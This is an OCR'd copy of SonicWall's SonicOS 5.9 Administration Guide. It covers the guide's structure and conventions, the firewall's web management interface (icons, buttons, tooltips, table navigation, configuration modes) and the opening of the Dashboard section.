SonicOS 5.9

Administration Guide

SONICWALL™

Legend

WARNING: A WARNING icon indicates a potential for property damage, personal injury, or death.

CAUTION: A CAUTION icon indicates potential damage to hardware or loss of data if instructions are not followed.

IMPORTANT, NOTE, TIP, MOBILE, or VIDEO: An information icon indicates supporting information.

SonicOS Administration Guide
Updated - April 2017
Software Version - 5.9
232-002229-01 Rev A

Contents

Part 1. Introduction

Part 2. Dashboard

Part 3. System

Part 4. Network

Part 7. Wireless

Part 8. SonicPoint

Part 10. Firewall Settings

Part 12. VoIP

Part 13. Anti-Spam

Part 16. Virtual Assist (NSA Series and Above Only)

Part 17. Users

Part 18. High Availability

Part 19. Security Services

Part 23. Wizards

Part 24. Appendices

Part 1

Introduction

- Preface
- About SonicOS

1

Preface

About this Guide

Welcome to the *SonicOS 5.9 Administration Guide*. This manual provides the information you need to successfully activate, configure, and administer SonicOS 5.9 for SonicWall security appliances.

NOTE: Always check https://support.sonicwall.com/technical-documents for the latest version of this manual as well as other SonicWall products and services documentation.

The *SonicOS 5.9 Administration Guide* is structured into the following parts that follow the SonicWall Web Management Interface structure. Within these parts, individual chapters correspond to SonicWall security appliance management interface layout.

Topics:

- Part 17 User Management
- Part 18 High Availability
- Part 19 Security Services
- Part 20 WAN Acceleration
- Part 21 AppFlow
- Part 22 Log
- Part 23 Wizards
- Part 24 Appendices

Part 1 Introduction

This part provides an overview of new SonicOS features, guide conventions, support information, and an overview of the SonicWall security appliance management interface.

Part 2 Dashboard

The Visualization Dashboard offers an effective and efficient interface to visually monitor networks in real time by providing effective flow charts of real-time data, customizable rules, and flexible interface settings. The following tools are included in the Dashboard part:

Multi-Core Monitor	AppFlow Reports	Connection Monitor
Real-Time Monitor	Threat Reports	Packet Monitor
AppFlow Dash	User Monitor	Log Monitor
AppFlow Monitor	BWM Monitor	

Part 3 System

This part covers a variety SonicWall security appliance controls for managing system status information, registering the SonicWall security appliance, activating and managing SonicWall Security Services licenses, configuring SonicWall security appliance local and remote management options, managing firmware versions and preferences, and using included diagnostics tools for troubleshooting.

Part 4 Network

This part covers configuring the SonicWall security appliance for your network environment. The Network section of the SonicOS management interface includes:

Network control	Function
Interfaces	Configure logical interfaces for connectivity.
Failover and Load Balancing (LB)	Configure one of the user-defined interfaces to act as a secondary WAN port for backup or load balancing.
Zones	Configure security zones on your network.
DNS	Set up DNS servers for name resolution.
Address Objects	Configure host, network, and address range objects.
Services	Configure all services, custom services, or default services.

Network control	Function
Routing	View the Route Table, ARP Cache and configure static and dynamic routing by interface.
NAT Policies	Create NAT policies including One-to-One NAT, Many-to-One NAT, Many-to-Many NAT, or One-to-Many NAT.
ARP	View the ARP settings and clear the ARP cache as well as configure ARP cache time.
Neighbor Discovery	Add, configure, and manage Static NDP entries.
MAC-IP Anti-spoof	Configure interface settings, Anti-Spoof cache, and the Spoof Detected list for MAC-IP Anti-spoof.
DHCP Server	Configure the firewall as a DHCP Server on your network to dynamically assign IP addresses to computers on your LAN or DMZ zones.
IP Helper	Configure the firewall to forward DHCP requests originating from the interfaces on the firewall to a centralized server on behalf of the requesting client.
Web Proxy	Configure the firewall to automatically forward all Web proxy requests to a network proxy server.
Dynamic DNS	Configure the firewall to dynamically register its WAN IP address with a DDNS service provider.
Network Monitor	Configure network monitor policies for all policies or custom policies.

Part 5 Switching

This part describes how to configure and manage the Layer 2 (data link layer) switching functionality on the SonicWall NSA 2400MX appliance.

Part 6 3G/4G/Modem

This part covers the configuration of the 3G (Third Generation) and 4G (Fourth Generation) wireless WAN interface on SonicWall network security appliances that support this feature. This allows the firewall to utilize data connections over 3G Cellular networks when a 3G card is plugged into the appliance. This feature can also handle Analog Modem connections when this type of device is connected to the appliance.

Part 7 Wireless

This part covers the configuration of the built-in 802.11 antennas for wireless SonicWall network security appliances.

Part 8 SonicPoint

This part covers the configuration of the SonicWall network security appliance for provisioning, monitoring, and managing SonicWall SonicPoints as part of a SonicWall Distributed Wireless Solution.

Part 9 Firewall

This part describes access rules as well as Application Firewall, which is a set of application-specific policies that gives you granular control over network traffic on the level of users, email users, schedules, and IP-subnets. The primary functionality of this application-layer access control feature is to regulate Web browsing, file transfer, email, and email attachments.

Part 10 Firewall Settings

This part covers tools for managing how the SonicWall security appliance handles traffic through the firewall.

Part 11 DPI-SSL

This part describes the Deep Packet Inspection Secure Socket Layer (DPI-SSL) feature to allow for the inspection of encrypted HTTPS traffic and other SSL-based traffic. Client DPI-SSL is used to inspect HTTPS traffic when clients on the SonicWall security appliance's LAN access content located on the WAN. Server DPI-SSL is used to inspect HTTPS traffic when remote clients connect over the WAN to access content located on the SonicWall security appliance's LAN.

Part 12 VoIP

This part provides instructions for configuring the SonicWall security appliance to support H.323 or SIP Voice over IP (VoIP) connections.

Part 13 Anti-Spam

This part provides instructions for configuring the Anti-Spam feature, which provides a quick, efficient, and effective way to add anti-spam and anti-phishing capabilities to your existing SonicWall network security appliance. This feature uses the spam-filtering capabilities of SonicWall Email Security to reduce the amount of junk email the organization delivers to users.

Part 14 VPN

This part covers how to create VPN policies on the SonicWall security appliance to support SonicWall Global VPN Clients as well as creating site-to-site VPN policies for connecting offices running SonicWall security appliances.

Part 15 SSL VPN

This part provides information on how to configure the SSL VPN features on the SonicWall security appliance. SonicWall's SSL VPN features provide secure, seamless, remote access to resources on your local network using the NetExtender client.

Part 16 Virtual Assist

This part describes the Virtual Assist feature, which allows users to support customer technical issues without having to be on-site with the customer. This capability serves as an immense time-saver for support personnel, while adding flexibility in how they can respond to support needs. Users can allow or invite customers to join a "queue" to receive support, then virtually assist each customer by remotely taking control of a customer's computer to diagnose and remedy technical issues.

Part 17 User Management

This part covers how to configure the SonicWall security appliance for user-level authentication as well as manage guest services for managed SonicPoints.

Part 18 High Availability

This part explains how to configure the SonicWall security appliance for high availability so that in case of a loss of network connectivity, another SonicWall security appliance resumes all active connections.

Part 19 Security Services

This part includes an overview of available SonicWall Security Services as well as instructions for activating the service, including FREE trials. These subscription-based services include SonicWall Gateway Anti-Virus, SonicWall Intrusion Prevention Service, SonicWall Content Filtering Service, SonicWall Client Anti-Virus, and well as other services.

Part 20 WAN Acceleration

This part provides an overview of the SonicWall WXA series appliance, basic and advanced deployment scenarios, and configuration examples.

Part 21 AppFlow

This part covers managing the SonicWall security appliance's flow reporting statistics and configurable settings for sending AppFlow and real-time data to local collector or external AppFlow servers. SonicWall AppFlow provides support for external AppFlow reporting formats, such as NetFlow version 5, NetFlow version 9, IPFIX, and IPFIX with extensions.

Part 22 Log

This part covers managing the SonicWall security appliance's enhanced logging, alerting, and reporting features. The SonicWall security appliance's logging features provide a comprehensive set of log categories for monitoring security and network activities.

Part 23 Wizards

This part walks you through using the SonicWall Configuration Wizards for configuring the SonicWall security appliance. The SonicWall Configuration Wizards in SonicOS include:

- Setup Wizard
- Public Server Wizard
- VPN Wizard
- Application Firewall Wizard
- WXA Setup Wizard

Part 24 Appendices

This part contains these appendices:

- Command Line Interface (CLI) guide, which describes how to configure the SonicWall security appliance using CLI commands
- Border Gateway Protocol (BGP) advanced protocol guide
- IPv6 (Internet Protocol version 6) guide

Conventions

Text Conventions

Text Conventions

Convention	Use
Bold	Highlights items you can select on the firewall management interface.
Italic	Highlights a value to enter into a field. For example, "enter *192.168.168.168* in the **IP Address** field."
Menu Item > Menu Item	Indicates a multiple-step Management Interface menu choice. For example, **Security Services > Content Filter** means select **Security Services**, then select **Content Filter**.
`Screen Text`	Indicates text as you would see it on a computer screen or would enter on a command line. For example, `myDevice> show alerts`

Message Icons

These special messages refer to noteworthy information, and include a symbol for quick identification:

WARNING: Important information that warns about a potential for property damage, personal injury, or death

CAUTION: Important information that cautions about features affecting firewall performance, security features, or causing potential problems with your SonicWall.

TIP: Useful information about security features and configurations on your SonicWall.

IMPORTANT: Important information on a feature that requires callout for special attention.

NOTE: Supporting information on a feature.

MOBILE: Useful information about mobile apps for your SonicWall.

VIDEO: Links to videos containing further information about a feature on your SonicWall.

2

About SonicOS

The web-based SonicOS management interface allows you to configure and administer SonicWall network security appliances running SonicOS 5.9: NSA Series, E-Class NSA series, SOHO, and TZ Series network security appliances.

NOTE: The SOHO and TZ series appliances support a subset of SonicOS functions.

SonicOS Management Interface

The SonicWall security appliance's Web-based management interface provides an easy-to-use, graphical interface for configuring your SonicWall security appliance. The following sections provide an overview of the key management interface objects:

- Dynamic User Interface
- Navigating the Management Interface
- Icons and Buttons in the Management Interface
- Status Bar
- Applying Changes
- Tooltips
- Manipulating Tables
- Management Interface Options

Dynamic User Interface

SonicOS provides a Dynamic User Interface. Table statistics and log entries now dynamically update within the user interface without requiring users to reload their browsers. Active connections, user sessions, VoIP calls, and similar activities can be disconnected or flushed dynamically with a single click on an icon in the appropriate column.

This dynamic interface is designed to have no impact on the SonicWall Web server, CPU utilization, bandwidth, or other performance factors. You can leave your browser window on a dynamically updating page indefinitely with no impact to the performance of your SonicWall security appliance.


Navigating the Management Interface

Navigating the SonicOS management interface includes a hierarchy of menu items on the navigation bar (left side of your browser window). The left navigation bar now expands and contracts dynamically when clicked on. When you click on a top-level menu heading in the left navigation bar, the management interface:


- Contracts the heading for the page you are currently on.

- Automatically expands the new heading, displaying related management functions as submenu items in the navigation bar.
- Displays the page for the first submenu page under the new heading.

Clicking on another submenu item displays the UI page for that item.



If the navigation bar continues below the bottom of your browser, an  up-and-down arrow symbol appears in the bottom right corner of the navigation bar. Mouse over the up or down arrow to scroll the navigation bar up or down. You also can use the scroll wheel on your mouse.



Icons and Buttons in the Management Interface

Topics:

- Common Icons
- Display Icons
- Common Buttons


Common Icons

The Management Interface uses icons to facilitate certain actions. Some icons are common throughout the Management Interface while others apply to only one or two pages. Common Icons describes the functions of common icons used in the Management Interface:

Common Icons

Action	Icon	Description
Edit		Displays a dialog (secondary or popup window) for editing the settings.
Delete		Deletes a table entry.
Comment		Displays text from a field entry.
Export		Exports the data flow into a comma separated variable (.csv) file. The default file name is **sonicflow.csv.**
Download		Exports a file in one of two images: • `spd`: required for VPN Clients 8.x and earlier • `rcf`: required for Global VPN clients
Print		Exports the data flow to a printer or file.
Show Details		Displays information about an item.
Refresh		Updates the real-time data in a table, chart, or other display.
Configure		Allows for customization of the display. The function changes with the page containing the icon. **NOTE:** The **Configure** icon and **Configure** button have different functions.
Link		Provides a link to another page in the UI. Clicking the link displays the page.
Import		Imports certificate information or images. Reboots the firewall with the firmware version listed in the same row
Boot		Imports certificate information or images. Reboots the firewall with the firmware version listed in the same row
Question		Displays pop-up dialogs containing more detailed information than displayed on the page.
Status	  	Indicates the status of the feature: • Green signifies that the feature is active and operating • Yellow signifies the feature is not active and operating • Red signifies the feature is disabled.
Collapse	 or 	Hides a chart, table, or section of a management interface page to allow more display room for other data.

Common Icons

Action	Icon	Description
Expand		Redisplays a hidden chart, table, or section of a management interface page.
Pause		Freezes the data flow. The time and date also freeze. The **Pause** icon appears gray if the data flow has been frozen.
Play		Unfreezes the data flow. The time and date refresh as soon as the data flow is updated. The **Play** icon appears gray if the data flow is live.

Display Icons



Most submenus in the Dashboard menu have a **display**  icon associated with them. Clicking on the icon for a submenu item opens a new tab in your browser that displays only the report or graph associated with that submenu item. You can display all these submenu items or only the ones of interest. Once a submenu item is in a new tab, you can move the tab to a new browser window to display separately from the management interface.

Other submenus that display sometimes rapidly changing data also have a **display**  icon associated with them. This icon is located at the top of the submenu page near the Mode option. This display icon works the same as those of the Dashboard submenus and is also associated with them.

Common Buttons

The Management Interface uses buttons to facilitate certain actions. Some buttons are common throughout the Management Interface while others apply to only one or two pages. Common Buttons describe the functions of common buttons used in the management interface:

Common Buttons


Action	Button	Description
Accept		Applies the changes entered on certain Interface Management pages.
OK		Applies the changes entered on the Interface Management page or for a dialog, applies the changes and closes the dialog.
Apply		Applies the changes made in a dialog, but does not close the dialog.
Cancel		Discards the changes entered on the Interface Management page or for a dialog, discards any changes made in the dialog and closes the dialog.
Help		Displays the SonicWall page.
Add		Displays a dialog that allows you to add elements, such as zones, services, and access/firewall rules, to your appliance.
Configure		Displays a configuration dialog for configuring SonicOS settings. **NOTE:** The **Configure** button and **Configure** icon have different functions.

Common Buttons

Action	Button	Description
Delete	Delete	Deletes the selected items from a table.
Delete All	Delete All	Deletes all items except default and system-generated items in a table.
Preview	Preview...	Displays the HTML message in a window for verification of how the message looks.
Example Template	Example Template	Reverts the HTML message code to the default HTML message.

Status Bar


The **Status** bar at the bottom of the management interface window displays the status of actions executed in the SonicOS management interface.



Applying Changes

Click the **Accept** button at the top right corner of the SonicOS management interface to save any configuration changes you made on the page.

If the settings are contained in a dialog (secondary window) within the Management Interface, the settings are applied automatically to the firewall when you click **OK**. To apply the settings without closing the dialog, some dialogs have an **Apply** button.




To cancel any configuration changes before applying them, click the **Cancel** button at the top of a management interface page or the bottom of a dialog.

Tooltips

Topics:

Generic Tooltips


SonicOS provides embedded tooltips, or small pop-up windows, that display when you hover your mouse over an element in the management interface or click on a small triangle after the element. They provide brief information describing the element. Tooltips are displayed for many forms, buttons, table headings and entries.



NOTE: Not all UI elements have Tooltips. If a Tooltip does not display after hovering your mouse over an element for a couple of seconds, you can safely conclude that it does not have an associated Tooltip.


Tooltips with Values

When applicable, Tooltips display the minimum, maximum, and default values for form entries. These entries are generated directly from the SonicOS firmware, so the values will be correct for the specific platform and firmware combination you are using.



Several tables include a tooltip that displays the maximum number of entries that the appliance supports. For example, the following image shows the maximum number of address groups the appliance supports. These


entries are generated directly from the SonicOS firmware, so the values will be correct for the specific platform and firmware combination you are using.



Tables that display the maximum entry tooltip include NAT policies, access rules, address objects, and address groups.

Configuring Tooltips

The behavior of the Tooltips can be configured in the **Web Management Settings** on the **System > Administration** page.



Tooltips are enabled by default. To disable Tooltips, clear the **Enable Tooltip** checkbox. The duration of time before Tooltips display can be configured:

- **Form Tooltip Delay** - Duration in milliseconds before Tooltips display for forms (boxes where you enter text).
- **Button Tooltip Delay** - Duration in milliseconds before Tooltips display for radio buttons and checkboxes.
- **Text Tooltip Delay** - Duration in milliseconds before Tooltips display for UI text.


Manipulating Tables

Topics:

- Navigating Dynamic Tables
- Sorting Tables
- Removing Table Entries
- Displaying Statistics

Navigating Dynamic Tables

In the SonicOS dynamic user interface, table statistics and log entries now dynamically update within the user interface without requiring users to reload their browsers.You can navigate tables with large number of entries by using the navigation buttons located on the upper right top corner of the table.



Log View

Items per page 50 Items 1 to 50 (of 50)


#	Time	Priority	Category	Message	Source	Destination	Notes	Rule
1	08/17/2007 14:56:27.720	Info	Authenticated Access	Configuration mode administration session started	10.128.1.108, 0, X1 (admin)	10.0.59.75, 80, X1	admin at GUI from 10.128.1.108	
2	08/17/2007 14:56:27.720	Info	Authenticated Access	WAN zone administrator login allowed	10.128.1.108, 0, X1 (admin)	10.0.59.75, 80, X1	admin, TCP HTTP	
3	08/17/2007 14:56:22.912	Info	Authenticated Access	GUI administration session ended	10.128.1.108, 0, X1 (admin)	10.0.59.75, 80, X1	admin	
4	08/17/2007 14:56:22.912	Info	Authenticated Access	Login screen timed out	10.128.1.108, 0, X1 (admin)	10.0.59.75, 80, X1	admin, TCP HTTP	
5	08/17/2007 14:45:19.192	Info	Authenticated Access	GUI administration session ended	10.128.1.110, 0, X1 (admin)	10.0.59.75, 80, X1	admin	
6	08/17/2007 14:45:19.192	Info	Authenticated Access	Configuration mode administration session ended	10.128.1.110, 0, X1 (admin)	10.0.59.75, 80, X1	admin at GUI from 10.128.1.110	
7	08/17/2007 14:45:19.192	Info	Authenticated Access	Administrator logged out - inactivity timer expired	10.128.1.110, 0, X1 (admin)	192.168.168.75, 80, X0		
8	08/17/2007 14:26:27.416	Info	Authenticated Access	Non-config mode GUI administration session started	10.128.1.108, 0, X1 (admin)	10.0.59.75, 80, X1	admin	
9	08/17/2007 14:26:27.416	Info	Authenticated Access	WAN zone administrator login allowed	10.128.1.108, 0, X1 (admin)	10.0.59.75, 80, X1	admin, TCP HTTP	

Topics:

- Navigation Buttons
- Navigating to a Specific Entry
- Configuring the Number of Entries Displayed

Navigation Buttons

The table navigation bar includes buttons for moving through table pages. The far right button displays the last page. The far left button displays the first page of the table. The inside left and right arrow buttons move to the previous or next page respectively.




Navigating to a Specific Entry

You can enter an entry number (the number listed before the entry name in the **#** column) in the **Items** field to move to a specific entry.

Configuring the Number of Entries Displayed


The default table configuration displays 50 entries per page. You can change this default number of entries for tables on the **System > Administration** page.

A number of tables now include an option to specify the number of items displayed per page.



Sorting Tables

Many tables can now be re-sorted by clicking on the headings for the various columns. On tables that are sortable, a tooltip will pop-up when you mouseover headings that states **Click to sort by**. When tables are sorted, entries with the same value for the column are grouped together with the common value shaded as a sub-heading. In the following example, the **Active Connections** table is sorted by **Source IP**. Two shaded sub-headings are displayed for 10.0.59.75 and 10.50.166.100.



Removing Table Entries

Active connections, user sessions, VoIP calls, and similar activities can be disconnected or flushed dynamically with a single click on the **Delete** icon in the **Flush** or **Logout** column.

To flush one or more selected items in the table, click the **Flush** Flush button. To flush all the items in the table, click the **Flush All** Flush All button.

To delete one or more selected FQDN objects from a table, click the **Purge** Purge button. To flush all the FQDN objects from the table, click the **Purge All** Purge All button.

Displaying Statistics


Several tables include a **Statistics** icon that displays a brief, dynamically updating summary of information for that table entry. Tables with the **Statistics** icon are:

- NAT policies on the **Network > NAT Policies** page
- Access rules on the **Firewall > Access Rules** page

To update the real-time data in a table, click the **Refresh** icon or the **Refresh** Refresh button. To clear the statistics and start statistics collection anew, click the **Clear** Statistics Clear Statistics button.

Management Interface Options

The top-right corner of every management interface page has the following options that you can click:



- Alert
- Wizards
- Help
- Logging Out
- Mode

Alert

This option appears when there is an alert notice on the **System > Status** page. Clicking **Alert** displays the **System > Status** page.

Wizards

Each firewall includes a Setup Wizard option that steps you through various firewall configurations, such as WAN network configuration, LAN network configuration, wireless LAN network configuration, and 3G/4G Modem configuration. Clicking **Wizards**, accesses the **Setup Wizard**.

Help

Each firewall includes Web-based online help that explains how to use management interface pages and how to configure the firewall. Clicking **Help** accesses the context-sensitive help for the page.\

TIP: Accessing the SonicWall network security appliance online help requires an active Internet connection.


Logging Out

Each firewall includes a **Logout** option that terminates the management interface session and displays the authentication page for logging into the firewall. Clicking **Logout**, logs you out of the firewall.

Mode

Each firewall includes a **Mode:** option that toggles the configuration mode of the management interface between **Configuration** and **Non-Config** modes. In Configuration mode, you can make changes to the settings of the firewall. In Non-Config mode, you can only view the settings of the firewall.

Clicking the arrow next to the current mode allows you to toggle between configuration mode and non-configuration mode:



Part 2

Dashboard

- Using the SonicOS Visualization Dashboard
- Monitoring Multi-Core Usage
- Monitoring Real-Time Traffic Statistics
- Viewing the Top-10 AppFlow Reports
- Monitoring Real-Time Network Data
- Configuring AppFlow Statistics and Viewing Reports
- Viewing Threat Reports
- Monitoring Active Users
- Monitoring Interface Bandwidth Traffic
- Monitoring Active Connections
- Monitoring Individual Data Packets
- Tracking Potential Security Threats

3

Using the SonicOS Visualization Dashboard

Visualization Dashboard

Topics:

Dashboard Overview

The SonicWall Visualization Dashboard provides an effective and efficient interface to visually monitor your network in real time, providing effective flow charts of real-time data, customizable rules, and flexible interface settings. With the Visualization Dashboard, you can efficiently view and sort real-time network and bandwidth data to:

- Identify applications and websites with high bandwidth demands
- View application usage on a per-user basis
- Anticipate attacks and threats encountered by the network

